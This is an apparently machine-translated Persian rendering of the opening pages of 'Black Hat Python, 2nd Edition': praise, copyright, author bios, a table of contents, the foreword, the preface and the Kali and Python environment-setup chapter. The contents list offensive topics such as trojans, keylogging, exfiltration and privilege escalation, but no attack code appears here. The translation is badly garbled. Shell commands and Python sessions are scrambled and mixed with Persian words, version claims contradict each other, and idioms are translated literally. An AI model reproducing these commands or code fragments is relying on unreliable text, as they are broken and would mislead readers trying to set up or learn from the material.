

2ND EDITION

Black Hat Python

*Python Programming for
Hackers and Pentesters*



Justin Seitz and Tim Arnold

Foreword by Charlie Miller



ستایش برای اولین نسخه از
کلاه سیاه پایتون

«یک کتاب باورنکردنی دیگر پایتون. با یک یا دو تغییر جزئی، بسیاری از این برنامه ها حداقل ده سال ماندگاری خواهند داشت، و این برای یک کتاب امنیتی نادر است.»

استفون نورث کات، رئیس مؤسسه فناوری SANS-

"کتابی عالی که از پایتون برای اهداف امنیتی توهین آمیز استفاده می کند."
The Art of Memory Forensics-
اندرو کیس، توسعه‌دهنده هسته فرار و همکار

«اگر واقعاً طرز فکر یک هکر دارید، یک جرقه تمام چیزی است که نیاز دارید تا آن را متعلق به خودتان کنید و کاری حتی شگفت‌انگیزتر انجام دهید. جاستین سیتز جرقه های زیادی ارائه می دهد. -هکر اخلاقی

خواه شما علاقه مند به تبدیل شدن به یک هکر/تستر نفوذ جدی باشید یا فقط من خواهید بدانید چگونه کار می کنند، این کتاب یکی از کتاب هایی است که باید بخوانید. شدید، از نظر فنی سالم و چشم نواز.»

-ساندرا هنری استوکر، دنیای فناوری اطلاعات

"قطعاً یک مطالعه توصیه شده برای متخصصان امنیت فنی با برخی از مواجهه اولیه با پایتون."

IEEE Cipher-
ریچارد آستین،

کلاه سیاه

پایتون

ویرایش ۲

برنامه نویسی پایتون برای هکرها و
پنتسترها

توسط جاستین سیتس و تیم آرنولد



سانفرانسیسکو

کلاه سیاه پایتون، ویرایش دوم، حق چاپ 2021 © توسط جاستین سیتس و تیم آرنولد.

تمامی حقوق محفوظ است. هیچ بخشی از این اثر را نمی‌توان به هر شکل یا به هر وسیله الکترونیکی یا مکانیکی، از جمله فتوکپی، ضبط، یا هر سیستم ذخیره یا بازیابی اطلاعات، بدون اجازه کتبی قبل صاحب حق چاپ و ناشر، تکثیر یا منتقل کرد.

(ISBN-13: 978-1-7185-0112-6)
(ISBN-13: 978-1-7185-0113-3)

ناشر: ولیام پولک

سردیبیر: باربارا بین

تدوینگ: دایپندر دوسانجه

ویراستار توسعه: فرانسیس ساکس

تصویر روی جلد: گری بوٹ

طراحی داخلی: Octopod Studios
داور فنی: کلیف جانزون
ویرایشگر: بارت رید
آهنگساز: جف لیتن، تصحیح کننده: Happenstance Type-O-Rama
شارون ویلکی

برای کسب اطلاعات در مورد توزیع کنندگان یا ترجمه کتاب، لطفاً مستقیماً با No Starch Press, Inc. تماس بگیرید: 1- CA 94103 phone: 415-863-9900; info@nostarch.com www.nostarch.com

شماره کنترل کتابخانه کنگره: 2014953241

No Starch Press و لوگوی No Starch Press علامت تجاری ثبت شده است. سایر نام‌های محصول و شرکت ذکر شده در اینجا ممکن است علامت تجاری صاحبان مربوطه باشند. بهجای استفاده از نماد علامت تجاری برای هر نام تجاری، ما از نامها فقط به صورت سرمهاله و به نفع مالک علامت تجاری استفاده می‌کنیم، بدون اینکه قصد نقض علامت تجاری را داشته باشیم.

اطلاعات این کتاب بر اساس «همانطور که هست»، بدون ضمانت توزیع شده است. در حالی که تمام اقدامات احتیاطی در تهیه این اثر انجام شده است، نه نویسنده و نه هیچ مسئولیتی در مقابل هیچ شخص یا نهادی در قبال هر گونه ضرر یا خسارت ناشی از یا ادعا شده که مستقیم با غیرمستقیم توسط اطلاعات موجود در آن

[5]

به همسر زیبایم، کلر. دوستت دارم. -جاستین

Machine Translated by Google



درباره نویسندها

جاستین سیتز یک کارشناس مشهور امنیت سایبری و اطلاعات منبع باز و یک از بنیانگذاران River Systems Inc.. Dark کمپانی و اطلاعات کانادایی است. آثار او در Popular Science، Motherboard و Forbes به نمایش درآمده است . جاستین دو کتاب در زمینه توسعه ابزارهای هک نوشته است، او پلتفرم آموزشی Hunchly را ایجاد کرد که یک ابزار جمع‌آوری اطلاعات منبع باز برای محققان است. AutomatingOSINT.com جاستین همچنین یک از همکاران سایت روزنامه‌نگاری شهروندی Bellingcat، عضو هیئت مشاوره فنی دادگاه کیفری بین‌المللی و عضو مرکز مطالعات دفاعی پیشرفت‌هه در واشنگتن دی سی است.

تیم آرنولد در حال حاضر یک برنامه نویس و آمارشناس حرفه ای پایتون است. او بیشتر دوران اولیه زندگی خود را در دانشگاه ایالتی کارولینای شمالی به عنوان سخنران و مربی معتبر بین‌المللی گذراند. از جمله دستاوردهای او، او اطمینان حاصل کرد که ابزارهای آموزشی برای جوامع محروم در سراسر جهان قابل دسترسی است، از جمله ایجاد استاد ریاضی برای نایبنايان.

تیم در سال‌های گذشته در موسسه SAS به عنوان توسعه‌دهنده اصلی نرم‌افزار، طراحی و پیاده‌سازی سیستم انتشار استناد فنی و ریاضی کار کرده است. او در هیئت مدیره رالی ISSA و به عنوان مشاور هیئت مدیره موسسه بین‌الملل آمار خدمت کرده است. او از کار به عنوان یک مربی مستقل، در دسترس قراردادن مفاهیم infosec Python برای کاربران جدید و ارتقای افرادی که مهارت‌های پیشرفته تر دارند، لذت من برد. تیم در کارولینای شمال به همراه همسرش تروا و یک کاکائو شرور به نام سیدنی زندگی می‌کند. می‌توانید او را در توییتر به آدرس @jtimarnold پیدا کید.

درباره داور فنی

از روزهای اولیه Commodore VIC-20، PET و VIC-20، فناوری همیشگی کلیف جانزن بوده است - و گاهی اوقات یک وسوس! کلیف بیشتر روز کاری خود را صرف مدیریت و راهنمایی تیم بزرگی از متخصصان امنیتی می‌کند و تلاش می‌کند تا از نظر فنی مرتبط با همه چیز از برسی سیاست‌های امنیتی و تست نفوذ گرفته تا واکنش به حادثه باشد. او احساس خوبی‌ختنی می‌کند که شغلی دارد که سرگرم مورد علاقه اش است و همسری که از او حمایت می‌کند. او از جاستین به خاطر گنجاندن او در اولین نسخه این کتاب فوق‌العاده و از تیم برای اینکه او را هدایت کرد تا در نهایت به پایتون 3 برود سپاسگزار است. و تشکر ویژه از افراد خوب No Starch Press.

مطالب مختصر

پیشگفتار	xv
پیشگفتار	xvii
.	xix قدردانن‌ها
.	فصل: 1 تنظیم محیط پایتون 1
.	فصل: 2 ابزارهای اساسی شبکه 9
. فصل: 3 نوشتن Sniffer 35
. فصل: 4 مالکیت شبکه با Scapy 53
. فصل: 5 هکر وب 71
. فصل: 6 گسترش Burp Proxy 93
. فصل: 7 فرمان و کنترل GitHub 117
. فصل: 8 کارهای رایج تروجانینگ در ویندوز 127
. فصل: 9 سرگرمی با Exfiltration 139
. فصل: 10 افزایش امتیاز ویندوز 153
. فصل: 11 پژوهش قانونی توهین آمیز 169
. مهرسنت مطالب 185

ContentSinde TA IL

پیشگفتار	XV
پیشگفتار	XVII
قدرتانی	نوزدهم
1	
راه اندازی محیط پایتون خود	1
نصب کالی لینوکس	
راه اندازی پایتون	
3. IDE نصب	
5	5
کد بهداشتی	
5	
2	
ابزارهای اساسی شبکه	9
شبکه پایتون در یک پاراگراف.	
10.TCP.Client..	
.UDP.مشتری.10	
11	11
TCP سرور	
12	
Netcat. 13. جاگزینی.	
17	
لگد زدن به لاستیک ها .	
TCP ساخت پروکسی	
24	
لگد زدن به لاستیک ها .	
26	
لگد زدن به لاستیک ها .	
30	
تولنل زنی .	
لگد زدن به لاستیک ها .	
34	
3	
SNIFFER نوشته:	35

..... ساخت ابزار کشف میزبان UDP	36
..... در ویندوز و لینوکس. Packet Sniffing	36
..... لگد زدن به لاستیک ها	38
.....	
..... رمزگشایی IP	
..... مازول	
..... مازول ساختار	
..... IP نوشت 41	
..... لگد زدن به لاستیک ها	43
..... 45	
..... ICMP	
..... لگد زدن به تایرها	46
.....	50
4	
..... مالکیت شبکه با SCAPY	53
..... سرفیت اطلاعات ایمیل	54
..... لگد زدن به لاستیک ها	57
..... Scapy ARP مسمومیت کش	57
..... لگد زدن به لاستیک ها پردازش	62
..... pcap	
..... لگد زدن به لاستیک ها	63
.....	69
5	
..... هکر وب	71
..... استفاده از کتابخانه های وب	
..... Python 2.7 کتابخانه urllib	
..... Python 3.x. کتابخانه urllib	
..... کتابخانه درخواست ها	
.....	74
..... BeautifulSoup	74
..... نقشه برداری از نصبهای برنامه وب منع باز	
..... 76. نگاشت چارچوب وردپرس	76
..... آزمایش هدف زنده	80
..... لگد زدن به لاستیک ها	81
..... دایرکتوریها و مکان های فایل های اجباری Brute-Forcing	82
..... لگد زدن به لاستیک ها	85
..... اجزای هویت فرم HTML اجبار بین رحمانه	85
..... لگد زدن به لاستیک ها	90
6	
..... گسترش بروکس BURP	93
..... راه اندازی	94
..... آروغ مه آلود	95
..... لگد زدن به لاستیک ها	101

استفاده از Bing برای آوغ زدن	104
لگد زدن به لاستیک ها	108
تبديل محتواي وب سایت به رمز عبور طالین	110
لگد زدن به لاستیک ها	113
7	
GITHUB فرمان و کنترل	117
GitHub	
راه اندازی يك حساب	
ايجاد مازول	118
.	119
پیکربندی تروجان	120
ساخت يك تروجان	
121 هک کردن عملکرد واردات پایتون	123
لگد زدن به لاستیک ها	124
xii مطالع در جزئیات	
8	
وظایف متداول تروجان در ویندوز	127
Keylogging برای سرگرمی و ضربه زدن به کلید	128
لگد زدن به لاستیک ها	130
گرفتن اسکرین شات	131
اجرای شل کد پایتونیک	132
لگد زدن به لاستیک ها	134
تشخیص جعبه شنی	
135	
9	
سرگرمی با اکسفلیتراسیون	139
رمزگذاری و رمزگشایی فایل ها	140
استخراج ایمیل	
142 استخراج انتقال فایل	
144 استخراج از طریق يك وب سرور	
145	
همه اش را بگذار کنار هم	148
لگد زدن به لاستیک ها	150
10	
افزایش امتیازات ویندوز	153

· نصب پیش نیازها	154
· ایجاد سرویس BlackHat آسیب پذیر	154
· ایجاد یک مانیتور فرآیند	156
Kicking the Tires. · ناظرت بر فرآیند با	157
· WMI	158
· امتیازات توکن ویندوز	159
· برخده شدن در مسابقه	161
· لگز زدن به لاستیک ها	164
· تزریق کد	164
· لگز زدن به لاستیک ها	166
11	
برشك قانونی توهین آمیز	169
· نصب و راه اندازی
170 · شناسایی عمومی
171 · شناسایی کاربر
173 · شناسایی آسیب پذیری
176 · volshell رابط
· 177 افزونه های نوسانات سفارشی
· لگز زدن به لاستیک ها	182
· رو به جلو!
184	
فهرست مطالب	185

پیشگفتار

شش سال از نوشتن پیشگفتار اولین نسخه بسیار موفق Black Hat Python می‌گذرد. در این مدت چیزهای زیادی در دنیا تغییر کرده است، اما یک چیز تغییر نکرده است: من هنوز مقدار زیادی که پایتون می‌نویسم در زمینه امنیت کامپیوتر، بسته به وظیفه، همچنان با ابزارهایی مواجه خواهد شد که به زبان‌های مختلف نوشته شده‌اند. کد آنوشته شده برای یک اکسلوبوت هسته، کد جاوا اسکریپت نوشته شده برای یک جاوا اسکریپت، یک پروکسی نوشته شده به زبان "hipper" جدیدتر مانند Rust را خواهد دید. اما پایتون همچنان در این صنعت پیشرو است. برای پول من، هنوز هم ساده ترین زبان است که می‌توان با آن شروع کرد، و با تعداد زیادی کتابخانه موجود، بهترین زبان برای نوشتن سریع کد برای انجام کارهای پیچیده به روش ساده است. اکثر ابزارها و اکسلوبوت‌های امنیتی کامپیوتر هنوز در پایتون نوشته می‌شوند. این شامل همه چیز می‌شود، از جارجوب‌های بهره‌برداری مانند CANVAS گرفته تا Sulley کلاسیک مانند fuzzing.

قبل از انتشار اولین نسخه از پایتون کلاه سیاه، من نوشته بودم بسیاری از اینها و اکسلوبوت‌ها در پایتون. این موارد شامل سوءاستفاده علیه سافاری برای Mac OS X، گوشی‌های آیفون و اندروید و حتی Second Life بود. (شاید مجبور شوید آخرین مورد را در گوگل جستجو کنید).

به هر حال، از آن زمان، من یک اکسلوبوت بسیار ویژه با کمک کریس والاکس نوشتم که توانست از راه دور یک جیپ چروکی 2014 و سایر خودروها را به خطر بیندازد. البته این اکسلوبوت در پایتون و با استفاده از مازول python-pybus-pyton نوشته شده است.

تمام ابزارهایی که نوشتم، که در نهایت به ما امکان کنترل از راه دور فرمان، ترمزها و شتاب خودروی آسیب‌دادیده را می‌دادند نیز به زبان پایتون نوشته شده بودند. به نوعی می‌توان گفت پایتون مسئول فراخوان ۱.۴ میلیون خودروی فیات کرایسلر بوده است. اگر علاقه مند به انجام وظایف امنیتی اطلاعات هستید، پایتون یک زبان عالی برای بادگیری است زیرا تعداد زیادی از کتابخانه‌های مهندسی معکوس و بهره برداری برای استفاده شما در دسترس است. حال، اگر توسعه دهنده‌گان Metasploit به عقل خود برسند و از Ruby به Python تغییر مکان دهند، جامعه ما متحد می‌شود.

در این نسخه جدید که تبدیل به یک کلاسیک محبوب شده است، جاستین و تیم تمام کدها را به Python 3 به روز کرده‌اند. شخصاً، من یک دایناسور هستم که تا زمانی که ممکن است در پایتون آوریزان هستم، اما به عنوان کتابخانه‌های مفید مهاجرت به Python 2 را کنم. پایتون ۳، حتی من به زودی باید آن را یاد بگیرم، این نسخه طیف وسیعی از موضوعاتی را پوشش می‌دهد که یک هکر جوان کارآفرین برای شروع به آن نیاز دارد، از اصول نحوه خواندن و نوشتن بسته‌های شبکه تا هر چیزی که ممکن است برای ممیزی و حمله برنامه‌های وب نیاز داشته باشید.

به طور کل، کلاه سیاه پایتون یک کتاب سرگرم‌کننده است که توسط متخصصانی با سال‌ها تجربه نوشته شده است که مایلند راژهای را که در این راه آموخته‌اند به اشتراک بگذارند. اگرچه ممکن است فوراً شما را به یک هک فوق العاده بدکاری مانند من تبدیل نکند، مطمئناً شما را در مسیر درست شروع می‌کند.

به باد داشته باشید، تفاوت بین اسکریپت kiddies و هکرهای حرفة‌ای این است که اولی از ابزار دیگران استفاده می‌کند. دومی می‌تواند خود را بنویسد خود.

چارل میلر
حقوق امنیت
سنت لوئیس، میسوری
اکتبر 2020

PRE FACE

هک پایتون، برنامه نویس پایتون. شما می توانید از یکی از این اصطلاحات برای توصیف ما استفاده کنید. جاستین زمان ریادی را صرف نمود کرده است، که مستلزم توانایی توسعه سریع ابزار پایتون، با تمرکز بر ارائه نتایج (نه لزوماً بر زبانی، بهینه‌سازی یا حتی پایداری) است. شعار تیم این است: «آن را کار کن، قابل فهم کن، سریع بساز - به ترتیب». وقتی کد شما خوانا باشد، برای کسانی که آن را با آنها به اشتراک می گذارد، قابل درک می شود، اما وقتی چند ماه بعد به آن نگاه می کنید برای خودتان نیز قابل درک می شود. در سرتاسر این کتاب، خواهید آموخت که نحوه کدگذاری ما به این صورت است: هک هدف نهایی ما است، و کد تمیز و قابل درک روشن است که برای رسیدن به آن استفاده من کنیم. امیدواریم این فلسفه و سبک به شما نیز کمک کند.

از زمان انتشار اولین نسخه این کتاب، چیزهای زیادی در دنیای پایتون اتفاق افتاده است. پایتون 2 در ژانویه 2020 به پایان عمر خود رسید. پایتون 3³تبديل به

پلت فرم پیشنهادی برای کدنویسی و آموزش. بنابراین، این ویرایش دوم، کد را بازسازی می کند و با استفاده از آخرین بسته ها و کتابخانه ها، آن را به پایتون 3 بورت می کند. همچنین از تغییرات نحو ارائه شده توسط پایتون 3.6 و نسخه های بالاتر پایتون 3، مانند رشته های یونیکد، مدیران زمینه و رشته های آبهره می برد.

در نهایت، ما این نسخه دوم را با توضیحات اضافی در مورد مفاهیم کدگذاری و شبکه، مانند استفاده از مدیران زمینه، نحو فیلتر بسته برکلی، و مقایسه ctypes و کتابخانه های ساختار، به روز کرده ایم.

با پیشرفت در کتاب، متوجه خواهید شد که ما به هیچ موضوعی عمیق نمی پردازیم. این بر اساس طراحی است. ما می خواهیم اصول اولیه را کاملاً طعم به شما ارائه دهیم تا دانش اساسی در دنیای توسعه ابزار هک به دست آورید. با در نظر گرفتن این موضوع، ایده ها و تکالیف خانه را در سرتاسر کتاب ریخته ایم تا شما را در جهت خودتان شروع کنیم.

ما شما را تشویق می کنیم که این ایده ها را بررسی کنید و مایلیم در مورد هر ابزاری که خودتان تکمیل کرده اید بشنویم.

مانند هر کتاب فنی، خوانندگان در سطوح مختلف مهارت این را تجربه خواهند کرد. متفاوت کتاب کنید برعی از شما ممکن است به سادگی آن را در دست بگیرید و فصل هایی را که مربوط به آخرین کنسرت مشاوره شما است، انتخاب کنید. دیگران ممکن است آن را پشت سر هم بخوانند. اگر برنامه نویس پایتون مبتدی تا متوسط هستید، توصیه می کنیم که از ابتدای کتاب شروع کنید و فصل ها را به ترتیب مطالعه کنید. در طول مسیر چند بلوک ساختمانی خوب را انتخاب خواهید کرد.

برای شروع، ما اصول شبکه را در فصل 2 بیان کردیم. سپس به آرامی از طریق سوکت های خام در فصل 3 و استفاده از Scapy در فصل 4 برای ابزارهای شبکه جالب تر استفاده می کنیم. بخش بعدی کتاب به هک کردن برنامه های کاربردی وب می پردازد که با ابزارهای سفارشی خود در فصل 5 شروع می شود و سپس مجموعه Burp را در فصل 6 گسترش می دهد. از آنجا، ما زمان زیادی را صرف صحبت در مورد تروجان ها خواهیم کرد. GitHub برای فرمان و کنترل در فصل 7، تا پایان فصل 10، که در آن به برعی از تزلفدهای افزایش امتیازات و بندوز خواهیم پرداخت. فصل آخر مربوط به کتابخانه قانونی حافظه فرار است که به شما کمک می کند بفهمید طرف دفاعی چگونه فکر می کند و نشان می دهد که چگونه می توانید از ابزار آنها برای حمله استفاده کنید.

سعی می کنیم نمونه کدها را کوتاه و دقیق نگه داریم و در توضیحات هم همینطور. اگر با پایتون نسبتاً تازه کار هستید، ما شما را تشویق می کنیم که تمام خطهای را حذف کنید تا حافظه ماهیجه ای برنامه نویسی کار کند. همه نمونه های کد منبع این کتاب در <https://nostarch.com/black-hat-python2E/> موجود است.



دانش AC

تیم از همسرش، تروا، برای حمایت همیشگی اش تشکر بزرگ می‌کند. اگر چندین حادثه تلخ نبود، او فرصت کار روی این کتاب را نداشت. او از Raleigh ISSA، به ویژه دون السنر و ناتان کیم، برای حمایت و تشویق او برای تدریس در کلاس محلی با استفاده از اولین نسخه این کتاب تشکر می‌کند. تدریس در آن کلاس و کار با شاگردانش باعث شد تا او به کتاب علاقه مند شود. و از جامعه هکرهای محلی خود، به ویژه افراد Oak City Locksports، او به خاطر تشویق آنها و ارائه یک تابلوی صدا برای ایده هایش تشکر می‌کند.


جاستین می خواهد از خانواده‌اش - همسر زیبایش کلر و پیج فرزندش امیلی، کارت، کوهن، بردی و میسون - برای تشویق و تحمل یک سال نیم از عمر خود برای نوشتن این مطلب تشکر کند. کتاب. او همه آنها را خیلی دوست دارد. به همه دوستانش در جامعه سایبری و OSINT که نوشیدنی، خنده و توبیت به اشتراک می‌گذارند: از اینکه به او اجازه دادید هر روز برای شما ناله کند متشرکیم.

یک تشکر بزرگ دیگر از بیل پولاک از No Starch Press و بیراستار صبور ما، فرانسیس ساکس، برای کمک به بهتر شدن کتاب. از بقیه اعضای تیم - No Starch از جمله تایلر، سرنا و لی - برای تمام تلاش‌های سختن که برای این کتاب و بقیه مجموعه خود انجام داده‌اید، تشکر می‌کنیم. هر دوی ما قدردان آن هستیم.

ما همچنین می‌خواهیم از بازبین فنی خود، کلیف جانزن، که در کل فرآیند پشتیبانی کاملاً شگفت‌انگیزی ارائه کرد، تشکر کنیم. هر کسی که در حال نوشتن یک کتاب infosec است، باید او را در هیئت مدیره قرار دهد. او شگفت‌انگیز بود و سپس برخی.

1

راه اندازی URPyTHONENVIRON MENT



این کمترین سرگرم کننده، اما با این وجود حیاتی، بخشی از کتاب است، جایی که ما در ایجاد محیطی برای نوشتن قدم می زنیم.

و پایتون را تست کنید. ما یک دوره خرابی در راه اندازی یک ماشین مجازی کالی لینوکس، (VM) ایجاد یک محیط مجازی برای Python 3 و نصب یک محیط توسعه یکپارچه زیبا (IDE) برگزار خواهیم کرد تا هر آنچه را که برای توسعه کد نیاز دارید در اختیار داشته باشید. تا پایان این فصل، شما باید آماده باشید تا تمرینات و مثال‌های کد موجود در باقیمانده کتاب را بررسی کنید.

قبل از شروع، اگر یک کلاینت مجازی سازی Hypervisor ندارید به عنوان VMware Player، VirtualBox یا Hyper-V یکی را دانلود و نصب کنید. همچنین توصیه می کنیم که یک VM Windows 10 آماده داشته باشید. می‌توانید ارزیابی VM را در اینجا دریافت کنید: <https://developer.microsoft.com/en-us/windows/downloads/virtual-machines/>.

نصب کالی لینوکس

Kali، جانشین توزیع لینوکس BackTrack، به عنوان یک سیستم عامل تست نفوذ طراحی شده است. این نرم افزار دارای تعدادی ابزار از پیش نصب شده است و میتوان بر لینوکس دیگر است. بنابراین شما می توانید طیف گسترده ای از ابزارها و کتابخانه های اضافی را نصب کنید.

شما از Kali به عنوان ماشین مجازی مهمن خود استفاده خواهید کرد. یعنی شما یک ماشین مجازی Kali VM را دانلود کرده و با استفاده از هایبریوایزر انتخابی خود روی دستگاه میزبان خود اجرا می کنید. می توانید Kali VM را از <https://www.kali.org/downloads> دانلود کنید. و آن را در هایبریوایزر انتخابی خود نصب کنید. دستورالعمل های داده شده در مستندات کالی را دنبال کنید: <https://www.kali.org/docs/installation/>.

هنگامی که مراحل نصب را طی کردید، باید محیط دسکتاپ کالی را کامل داشته باشید، همانطور که در شکل ۱-۱ نشان داده شده است.



شکل ۱-۱: دسکتاپ لینوکس کالی

زیرا ممکن است از زمان تصویر کالی به روز رسانی های مهمی وجود داشته باشد ایجاد شده است، باید دستگاه را با آخرین نسخه به روز کنیم. در پوسته Kali (Applications\Accessories\Terminal) موارد زیر را اجرا کنید:

```
sudo apt update tim@kali:~$ apt list --
sudo apt autoremove ارتقا قابل tim@kali:~$
tim@kali:~$ sudo apt dist-upgrade tim@kali:~$
tim@kali:~$ sudo apt upgrade
```

راه اندازی پایتون ۳

اولین کاری که انجام می دهیم این است که مطمئن شویم نسخه صحیح پایتون نصب شده است.
 (پروژه های این کتاب از Python 3.6 یا بالاتر استفاده می کنند). Python را از بوسته Kali فراخوانی کنید و نگاهی بیندازید:

```
tim@kali:~$ python
```

این چیزی است که در دستگاه کالی ما به نظر می رسد:

```
2019, 23:36:22)Python 2.7.17 (پیشفرض، 19 اکتبر 2019)
[GCC 9.2.1 20191008]در Linux 2.6.32-5-686 اطلاعات بیشتر عبارت "licence" یا "help", "copyright", "credits" را تایپ کنید.
```

>>>

دقیقاً همان چیزی نیست که ما به دنبال آن هستیم. در زمان نگارش این مقاله، نسخه پیشفرض پایتون در نصب فعلی کالی، پایتون 3.7.18 است. اما این واقعاً یک مشکل نیست. شما باید پایتون 3 را نیز نصب کنید:

```
tim@kali:~$ python3
2019, 15:43:29)Python 3.7.5 (پیشفرض، 27 اکتبر 2019)
[GCC 9.2.1 20191022]در لینوکس "راهنمایی"، "کپی رایت"، "اعتبار" یا "مجوز" را تایپ کنید
برای اطلاعات بیشتر.
```

>>>

نسخه ای از پایتون که در اینجا فهرست شده است اگر مال شما کمتر از 3.6 است، ارتقا دهید
 توزیع شما با موارد زیر:

```
$ sudo apt-get upgrade python3
```

ما از Python 3 یک محیط مجازی استفاده خواهیم کرد، که یک درخت دایرکتوری مستقل است که شامل نصب پایتون و مجموعه ای از بسته های اضافی است که نصب می کنید. محیط مجازی یکی از ضروری ترین ابزارها برای توسعه دهندگان پایتون است. با استفاده از یکی، می توانید پروژه هایی را که نیازهای متفاوتی دارند جدا کنید. به عنوان مثال، شما ممکن است از یک محیط مجازی برای پروژه هایی که شامل بازرسی سیستم هاستند و از محیطی دیگر برای پروژه های تحلیل باینری استفاده کنید.

با داشتن محیط های مجازی، پروژه های خود را ساده و تمیز نگه می دارید.
 این تضمین می کند که هر محیطی می تواند مجموعه ای از وابستگی ها و مازول های خود را بدون ایجاد اختلال در هیچ یک از پروژه های دیگر شما داشته باشد.
 حال باید یک محیط مجازی ایجاد کنیم. برای شروع، باید بسته python3-venv را نصب کنیم:

```
tim@kali:~$ sudo apt-get install python3-venv
```

...

حالا می توانیم یک محیط مجازی ایجاد کنیم. باید یک دایرکتوری جدید برای کار ایجاد کنیم در و ایجاد محیط:

```
tim@kali:~$ mkdir bhp tim@kali:~$ cd bhp
tim@kali:~/bhp$ python3 -m venv venv3 tim@kali:~/bhp$
venv3/bin/activate (venv3) tim@kali:~/bhp$ python منبع
```

که یک دایرکتوری جدید به نام bhp در دایرکتوری فعلی ایجاد می کند. ما با فراخوانی بسته venv -m سوئیچ و نامی که من خواهد داشته باشد، یک محیط مجازی جدید ایجاد می کنیم. ما نام خود را venv3 گذاشته ایم، اما شما می توانید از هر نامی که دوست دارید استفاده کنید. اسکریپت ها، بسته ها و Python قابل اجرا برای محیط در آن دایرکتوری زندگی می کنند. در مرحله بعد محیط را با اجرای اسکریپت activate فعال می کنیم. توجه داشته باشید که وقتی محیط فعال می شود، اعلان تغییر می کند. نام محیط به دستور معمول شما (در مورد ما venv3) اضافه شده است. بعداً وقتی برای خروج از محیط آماده شدید، از دستور غیرفعال کردن استفاده کنید.

اکنون پایتون را راه اندازی کرده اید و یک محیط مجازی را فعال کرده اید. از آنجایی که ما محیط را برای استفاده از پایتون 3 تنظیم کردیم، وقتی پایتون را فراخوانی می کنید، دیگر لازم نیست python3 را مشخص کنید - فقط پایتون خوب است. زیرا این همان چیزی است که ما در محیط مجازی نصب کردیم. به عبارت دیگر، پس از فعال سازی، هر دستور پایتون نسبت به محیط مجازی شما خواهد بود. لطفاً توجه داشته باشید که استفاده از نسخه دیگری از پایتون ممکن است برخی از نمونه های کد موجود در این کتاب را خراب کند.

ما می توانیم از پیپ اجرایی برای بسته های پایتون در محیط مجازی استفاده کنیم. این بسیار شبیه به مدیر بسته apt است زیرا به شما امکان می دهد تا کتابخانه های پایتون را مستقیماً در محیط مجازی خود بدون نیاز به دانلود، باز کردن و نصب دستی آنها نصب کنید.

با استفاده از pip می توانید بسته ها را جستجو کرده و در محیط مجازی خود نصب کنید:

(venv3) tim@kali:~/bhp\$ هشکرک جستجوی پیپ

باید یک آزمایش سریع انجام دهیم و مازل xml را نصب کنیم، که در فصل 5 از آن برای ساخت یک وب اسکریپت استفاده خواهیم کرد. موارد زیر را در ترمینال خود وارد کنید:

(venv3) tim@kali:~/bhp: pip install lxml

شما باید خروجی را در ترمینال خود ببینید که نشان می دهد کتابخانه در حال دانلود و نصب است. سپس وارد پوسته پایتون شوید و تأیید کنید که درست نصب شده است:

(venv3) tim@kali:~/bhp\$ پایتون(venv3) tim@kali:~/bhp\$ Python 3.7.5 [پیش فرض، 27 اکتبر 2019، 15:43:29] در لینوکس «راهنما»، «پن رایت»، «اعتبار» یا «جوز» را برای اطلاعات بیشتر تایپ کنید.

```
lxml import etree as >>>
>>> exit()
(venv3) tim@kali:~/bhp$
```

اگر با خطای از پایتون 2 مواجه شدید، مطمئن شوید که همه موارد را دنیال کرده اید
مراحل قبل و اینکه شما نسخه به روز Kali را دارید.

به خاطر داشته باشید که برای اکثر نمونه‌های این کتاب، می‌توانید کد خود را در محیط‌های مختلف از جمله Windows و macOS و Linux توسعه دهید.

همچنین ممکن است بخواهید یک محیط مجازی متفاوت برای پروژه‌ها یا فصل‌های جداگانه راه اندازی کنید. برخی از فصل‌ها مختص ویندوز هستند که در ابتدای فصل به آنها اشاره خواهیم کرد.

حالا که ماشین مجازی هک و پایتون 3 مجازی داریم
محیط را راه اندازی کنید، بباید بک IDE پایتون را برای توسعه نصب کنیم.

نصب IDE

یک محیط توسعه یکپارچه (IDE) مجموعه‌ای از ابزارها را برای کدنویسی فراهم می‌کند.
به طور معمول، این شامل یک ویرایشگر کد، با برجسته سازی نحو و خط کش خودکار، یک دیباگر است. هدف از IDE این است که کدنویس و اشکال زدایی برنامه‌های شما را آسان تر کند. برای برنامه نویس در پایتون لازم نیست از یکی استفاده کنید. برای برنامه‌های آزمایشی کوچک، می‌توانید از هر ویرایشگر متنی (مانند vim, nano, Notepad با lemacs) استفاده کنید.

اما برای پروژه‌های بزرگ‌تر و پیچیده‌تر، یک IDE کمک بزرگی به شما خواهد کرد، چه با نشان دادن متغیرهایی که تعریف کرده‌اید اما از آنها استفاده نکرده‌اید، یا با پیدا کردن نام متغیرهای غلط املایی، با مکان‌یابی بسته‌های وارداتی از دست رفته.

در نظرسنجی اخیر توسعه دهندهان پایتون، دو IDE PyCharm (که دارای نسخه‌های تجاری و رایگان در دسترس است) و Visual Studio Code (رایگان) بودند. جاستین از طرفداران Wing IDE (نسخه‌های تجاری و رایگان موجود) است و تیم از کد ویژوال استودیو (VS Code) استفاده می‌کند. هر سه IDE را می‌توان در ویندوز، macOS یا لینوکس استفاده کرد.

می‌توانید PyCharm را از <https://www.jetbrains.com/pycharm/download/> نصب کنید

با می‌توانید VS Code را از خط فرمان Kali نصب کنید: `tim@kali:~# apt-get install code`

یا برای دریافت آخرین نسخه آن را از <https://code.visualstudio.com/> دانلود کنید

`tim@kali:~# apt-get install code -f -o visualstudio.com/download/`
`./code_1.39.2-1571154070_amd64.deb`

شماره انتشار، که بخشی از نام فایل است، احتمالاً با شماره نشان داده شده در اینجا متفاوت خواهد بود، بنابراین مطمئن شوید که نام فایلی که استفاده می‌کنید با نام فایلی که دانلود کرده اید مطابقت داشته باشد.

کد بهداشتی

مهم نیست از چه چیزی برای نوشتن برنامه‌های خود استفاده می‌کنید، بهتر است از دستورالعمل قالب بندی کد پیروی کنید. راهنمای سبک کد توصیه هایی برای بهبود ارائه می‌دهد
تنظیم محیط پایتون 5

خوانایی و سازگاری کد پایتون شما. وقتی کد خود را بعداً می‌خواهید یا اگر تصمیم به اشتراک گذاری آن را دارید برای دیگران آسان تر من شود. این جمپ پایتون چنین دستورالعملی به نام 8PEP دارد. شما من توانید راهنمای کامل 8PEP را در اینجا بخوانید: <https://www.python.org/dev/peps/pep-0008/>

نمونه های این کتاب به طور کلی از 8 PEP پیروی می کنند، با جند تفاوت خواهید دید که این کتاب از الگوی زیر پیروی می کند:

```
import import Popen j11  
lxml import etreefrom subprocess
```

`argparseimport os` واردات 2

